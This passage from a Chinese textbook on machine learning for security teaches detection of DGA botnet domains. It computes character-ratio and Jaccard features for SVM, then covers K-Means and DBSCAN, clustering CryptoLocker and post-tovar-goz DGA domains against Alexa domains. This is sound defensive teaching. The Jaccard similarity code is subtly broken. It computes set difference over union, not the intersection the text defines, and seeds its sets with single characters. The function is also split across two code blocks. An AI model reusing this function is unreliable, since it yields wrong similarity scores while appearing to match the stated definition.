


图9-14 元音字母比例分布图

2.去重后的字母数字个数与域名长度的比例

去重后的字母数字个数指的是域名中去掉重复的字母和数字后的个数，比如：

- baidu的个数为5;

- facebook个数为7;

- google的个数为4。

去重后的字母数字个数与域名长度的比例，从某种程度上反映了域名字符组成的统计特征。计算去重后的字母数字个数可以使用python的数据结构：

```
def get_uniq_char_num(domain_list):
    x=[]
    y=[]
    for domain in domain_list:
        x.append(len(domain))
        count=len(set(domain))
        count=(0.0+count)/len(domain)
        y.append(count)
    return x,y
```

分别获取两个僵尸网络DGA域名数据以及alexa域名数据，并计算去重后的字母数字个数与域名长度的比例：

```
x1_domain_list = load_alexa("../data/top-1000.csv")
x_1,y_1=get_uniq_char_num(x1_domain_list)
x2_domain_list = load_dga("../data/dga-cryptolocke-1000.txt")
x_2,y_2=get_uniq_char_num(x2_domain_list)
x3_domain_list = load_dga("../data/dga-post-tovar-goz-1000.txt")
x_3,y_3=get_uniq_char_num(x3_domain_list)
```

以域名长度为横轴，去重后的字母数字占域名长度的比例为纵轴作图，结果如图9-15所示。




图9-15 唯一字母数字比例分布图

分析图9-15，不同家族之间具有明显聚合效果，正常域名与DGA之间具有一定的区分性。

3. 平均jarccard系数

jarccard系数定义为两个集合交集与并集元素个数的比值，本例的jarccard系数是基于2-gram计算的。

计算两个域名之间的jarccard系数的方法为：

```
def count2string_jarccard_index(a,b):
    x=set(' '+a[0])
    y=set(' '+b[0])
    for i in range(0,len(a)-1):
        x.add(a[i]+a[i+1])
    x.add(a[len(a)-1]+' ')
```

```
for i in range(0, len(b)-1):
    y.add(b[i]+b[i+1])
y.add(b[len(b)-1] + ' ')
return (0.0+len(x-y))/len(x|y)
```

计算两个域名集合的平均jarccard系数的方法：

```
def get_jarccard_index(a_list, b_list):
    x=[]
    y=[]
    for a in a_list:
        j=0.0
        for b in b_list:
            j+=count2string_jarccard_index(a,b)
        x.append(len(a))
        y.append(j/len(b_list))
    return x,y
```

分别获取两个僵尸网络DGA域名数据以及alexa域名数据，并计算jarccard系数比例：

```
x1_domain_list = load_alexa("../data/top-1000.csv")
x_1,y_1=get_jarccard_index(x1_domain_list,x1_domain_list)
x2_domain_list = load_dga("../data/dga-cryptolocke-1000.txt")
x_2,y_2=get_jarccard_index(x2_domain_list,x1_domain_list)
x3_domain_list = load_dga("../data/dga-post-tovar-goz-1000.txt")
x_3,y_3=get_jarccard_index(x3_domain_list,x1_domain_list)
```

以域名长度为横轴，平均jarccard系数为纵轴作图，结果如图9-16所示。




图9-16 平均jarccard系数分布图

分析图9-16，不同家族之间具有明显聚合效果，正常域名与DGA之间具有一定的区分性。

4.HMM系数

正常人通常在取域名的时候，都会偏向选取常见的几个单词组合，抽象成数学可以理解的语言，因此，以常见英文单词训练HMM模型，正常域名的HMM系数偏高，僵尸网络DGA域名由于是随机生成的，所以HMM系数偏低。由于HMM将会在后面章节专门介绍，所以这里只是以统计图介绍下，如图9-17所示。




图9-17 HMM系数分布图

9.4.3 模型验证

得到特征化的向量后，可使用SVM算法进行验证，如图9-18所示，这里就不赘述了。




图9-18 SVM验证DGA示意图

9.5 本章小结

本章介绍了支持向量机的基本原理，并以XSS检测以及DGA家族区分为例，展示了SVM的基本用法。支持向量机作为机器学习算法领域中的网红，一直在众多应用中发挥着重要作用。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

- https://www.reddit.com/r/MachineLearning/comments/15zrpp/please_explain_how_ml_is_being_used_in_cyber/
- <http://blog.csdn.NET/lvhao92/article/details/50817110>
- http://blog.csdn.net/v_july_v/article/details/7624837
- <http://www.freebuf.com/articles/network/114693.html>

还有一些参考文献值得一读：

[1] Bilge L, Kirda E, Kruegel C, Balduzzi M.Exposure: Finding MaliciousDomains Using Passive DNS Analysis.Network&Distributed System Security Symposium, 2011.

[2] J Choi, H Kim, C Choi, P Kim.Efficient Malicious Code Detection Using N-Gram Analysis and SVM.International Conference on Network-based Information Systems, 2011, 16 (1) : 618-621

[3] B Zhang, J Yin, J Hao.Intelligent Detection Computer Viruses Based on Multiple Classifiers.Ubiquitous Intelligence and Computing, 2007.

第10章 K-Means与DBSCAN算法

K-Means和DBSCAN是我们介绍的第一批无监督算法，相对于需要人工标记的有监督学习，无监督算法在数据处理环节的工作量确实少一些。本章将介绍K-Means算法和DBSCAN算法的基本概念，并给出基本的使用方式。然后介绍如何使用K-Means算法检测DGA域名。

10.1 K-Means算法概述

从前有一群猴子，过着简单而快乐的生活。有一天，其中两只猴子因为小事争吵起来，最终一发不可收拾，两个猴子势不两立。从此这两只猴子就开始拉帮结派，把觉得和自己合得来的拉到一起，于是猴群分裂成了两拨。第一拨的猴子里面，带头的猴子统治得很顺利，第二拨猴子里面，突然又有一只猴子雄起了，打败了原来的猴王（见图10-1），成为了新的猴王，最终猴群的派系和管理层都稳定了下来，划分成了两拨猴子，完成了聚类。这其实就是一个K-Means算法的案例。

K-Means算法是最为经典的基于划分的聚类方法，它的中心思想是，以空间中 k 个点为中心进行聚类，通过迭代的方法，逐次更新各聚类中心的值，直至得到最好的聚类结果。简单描述上面提到的猴子拉帮结伙的步骤为：

- 首先，从 n 个数据对象任意选择 k 个对象作为初始聚类中心；而对于所剩下的其他对象，则根据它们与这些聚类中心的相似度（距离），分别将它们分配给与其最相似的（聚类中心所代表的）聚类。

- 然后，再计算每个所获新聚类的聚类中心（该聚类中所有对象的均值）。

- 不断重复这一过程直到标准测度函数开始收敛为止。



图10-1 猴子争霸

可视化这一过程如图10-2所示。




图10-2 K-Means算法过程演示图

10.2 示例：hello world! K-Means

我们先演示K-Means的基础使用，完整演示代码请见本书GitHub上的10-1.py。

加载K-Means库：

```
import numpy as np
import matplotlib.pyplot as plt
from sklearn.cluster import KMeans
from sklearn.datasets import make_blobs
```

生成测试样本：

```
n_samples = 1500
random_state = 170
X, y = make_blobs(n_samples=n_samples, random_state=random_state)
```

进行聚类，指定聚类个数为3：

```
y_pred = KMeans(n_clusters=3, random_state=random_state).fit_predict(X)
```

可视化结果如下，图10-3为实例图。

```
plt.subplot(221)
plt.scatter(X[:, 0], X[:, 1], c=y_pred)
plt.title("hello word!")
plt.show()
```




图10-3 K-Means算法实例图

10.3 示例：使用K-Means算法检测DGA域名

域名生成算法（Domain Generation Algorithm，DGA）是一项古老但一直活跃的技术，是中心结构僵尸网络赖以生存的关键武器，该技术给打击和关闭该类型僵尸网络造成了不小的麻烦，研究人员需要快速掌握域名生成算法和输入，对生成的域名及时进行处置。我们使用K-Means算法进行聚类，观察DGA与正常域名的聚类情况。DGA详细内容请阅读第12章，完整演示代码请见本书GitHub上的10-2.py。

1. 数据搜集和数据清洗

加载alexa前100的域名作为白样本，标记为0；分别加载cryptolocker和post-tovar-goz家族的DGA域名，分别标记为2和3：

```
x1_domain_list = load_alexa("../data/dga/top-100.csv")
x2_domain_list = load_dga("../data/dga/dga-cryptolocke-50.txt")
x3_domain_list = load_dga("../data/dga/dga-post-tovar-goz-50.txt")
x_domain_list=np.concatenate((x1_domain_list, x2_domain_list,x3_domain_list))
y1=[0]*len(x1_domain_list)
y2=[1]*len(x2_domain_list)
y3=[2]*len(x3_domain_list)
y=np.concatenate((y1, y2,y3))
```

2. 特征化

特征化过程如图10-4所示。




图10-4 DGA域名2-gram处理

以2-gram分隔域名，切割单元为字符，以整个数据集合的2-gram结果作为词汇表并进行映射，得到特征化的向量：

```
cv = CountVectorizer(ngram_range=(2, 2), decode_error="ignore",
                     token_pattern=r"\w", min_df=1)
x= cv.fit_transform(x_domain_list).toarray()
```

3.训练样本

实例化K-Means算法：

```
model=KMeans(n_clusters=2, random_state=random_state)
y_pred = model.fit_predict(x)
```

4.效果验证

使用TSNE将高维向量降维，便于作图：

```
tsne = TSNE(learning_rate=100)
x=tsne.fit_transform(x)
```

可视化聚类效果（见图10-5），其中DGA域名使用符号“×”标识：

```
for i,label in enumerate(x):
    x1,x2=x[i]
    if y_pred[i] == 1:
        plt.scatter(x1, x2, marker='o')
    else:
        plt.scatter(x1, x2, marker='x')
plt.show()
```




图10-5 DGA与正常域名聚类效果

10.4 DBSCAN算法概述

还是前面讲的这群猴子，这回不限制小团体个数，也不指定初始的猴王是哪些，只限定最小的猴群成员个数，只要猴子有能耐，可以召集足夠数量的追随者，都可以自立为王。于是，经过几轮打拼，形成了好几拨小猴群，每个猴群都有自己的猴王。这就是DBSCAN做聚类。

具有噪声的基于密度的聚类方法（Density-Based Spatial Clustering of Applications with Noise，DBSCAN）是一个比较有代表性的基于密度的聚类算法。与划分和层次聚类方法不同，它将簇定义为密度相连的点的最大集合，能够把具有足够高密度的区域划分为簇，并可在噪声的空间数据库中发现任意形状的聚类。

与K-Means方法相比，DBSCAN不需要事先知道要形成的簇类的数量，就可以发现任意形状的簇类，并能够识别出噪声点。

10.5 示例：hello world！DBSCAN

我们演示DBSCAN的基础使用，完整演示代码请见本书GitHub上的10-3.py。

DBSCAN核心函数为：

```
DBSCAN(eps=0.5,  
       min_samples=5,  
       metric='euclidean',  
       algorithm='auto',  
       leaf_size=30,  
       p=None,  
       n_jobs=1)
```

其中，主要参数为：

- `eps`，同一聚类集合中两个样本的最大距离。
- `min_samples`，同一聚类集合中最小样本数。
